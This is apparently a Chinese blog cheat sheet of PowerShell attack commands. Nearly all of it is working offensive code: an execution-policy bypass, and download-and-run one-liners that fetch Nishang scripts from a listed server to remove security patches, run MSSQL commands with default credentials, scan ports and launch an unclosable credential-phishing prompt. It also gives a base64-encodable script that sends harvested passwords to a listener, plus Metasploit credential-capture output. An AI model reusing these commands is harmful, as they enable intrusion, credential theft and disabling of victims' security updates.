


利用powershell下载一个文件:
| 以下是代码片段: powershell (new-object System.Net.WebClient).DownloadFile(’http://down.360safe.com/360/inst.exe’,’d://test//360.exe’) |
默认情况下,powershell不允许直接执行ps1脚本,但是使用如下的语句:
可以绕过策略限制,直接执行一个ps1的脚本。
| 以下是代码片段: PowerShell.exe -ExecutionPolicy Bypass -File ./runme.ps1 powershell webshellASPX马: https://github.com/samratashok/nishang/tree/master/Antak-WebShell |
删除补丁
| 以下是代码片段: powershell “IEX (New-Object Net.WebClient).DownloadString(’http://192.168.4.4/nishang/nishang-master/Escalation/Remove-Update.ps1’); Remove-Update All” //删除全部补丁 powershell “IEX (New-Object Net.WebClient).DownloadString(’http://192.168.4.4/nishang/nishang-master/Escalation/Remove-Update.ps1’); Remove-Update KB2761226” //删除指定补丁 powershell “IEX (New-Object Net.WebClient).DownloadString(’http://192.168.4.4/nishang/nishang-master/Escalation/Remove-Update.ps1’); Remove-Update Security” //删除安全更新 |
执行mssql命令:
| 以下是代码片段: powershell “IEX (New-Object Net.WebClient).DownloadString(’http://192.168.4.4/nishang/nishang-master/Execution/Execute-Command-MSSQL.ps1’); Execute-Command-MSSQL -ComputerName sqlserv01 -UserName sa -Password sa1234” |
检查是否虚拟机:
|
以下是代码片段: powershell “IEX (New-Object Net.WebClient).DownloadString(‘http://192.168.4.4/nishang/nishang-master/Gather/Check-VM.ps1’); Check-VM” |

Invoke-CredentialsPhish:
诱骗用户以纯文本格式提供凭据。(欺骗用户输入登录帐号密码,错误密码是继续输入的,关都关不掉的那种 )
| 以下是代码片段: powershell “IEX (New-Object Net.WebClient).DownloadString(’http://192.168.4.4/nishang/nishang-master/Gather/Invoke-CredentialsPhish.ps1’); Invoke-CredentialsPhish” |


扫描内网IP端口
| 以下是代码片段: powershell “IEX (New-Object Net.WebClient).DownloadString(’http://192.168.4.4/nishang/nishang-master/Gather/FireBuster.ps1’); FireBuster 192.168.4.1 1000-1020 -Verbose” |
Powershell基础认证钓鱼与捕获
脚本
| 以下是代码片段: $cred = $host.ui.promptforcredential(’Failed Authentication’,’’,[Environment]::UserDomainName + “/” + [Environment]::UserName,[Environment]::UserDomainName);[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}; $wc = new-object net.webclient; $wc.Headers.Add(“User-Agent”,”Wget/1.9+cvs-stable (Red Hat modified)”); $wc.Proxy = [System.Net.WebRequest]::DefaultWebProxy; $wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials; $wc.credentials = new-object system.net.networkcredential($cred.username, $cred.getnetworkcredential().password, ’’); $result = $wc.downloadstring(’https://192.168.1.1’);//监听IP cat power.txt | iconv –to-code UTF-16LE | base64 转化为base64 powershell -ep bypass -enc <上述加密代码> |
msf使用
| 以下是代码片段: auxiliary/server/capture/http_basic msf auxiliary(http_basic) > set SSL true SSL => true msf auxiliary(http_basic) > set SRVPORT 443 SRVPORT => 443 msf auxiliary(http_basic) > set URIPATH / URIPATH => / msf auxiliary(http_basic) > run [+] 192.168.1.102 – Credential collected: “SITTINGDUCK/user:admin888” => / 即能截取密码。 |
© 版权声明
文章版权归作者所有,未经允许请勿转载。
THE END


暂无评论内容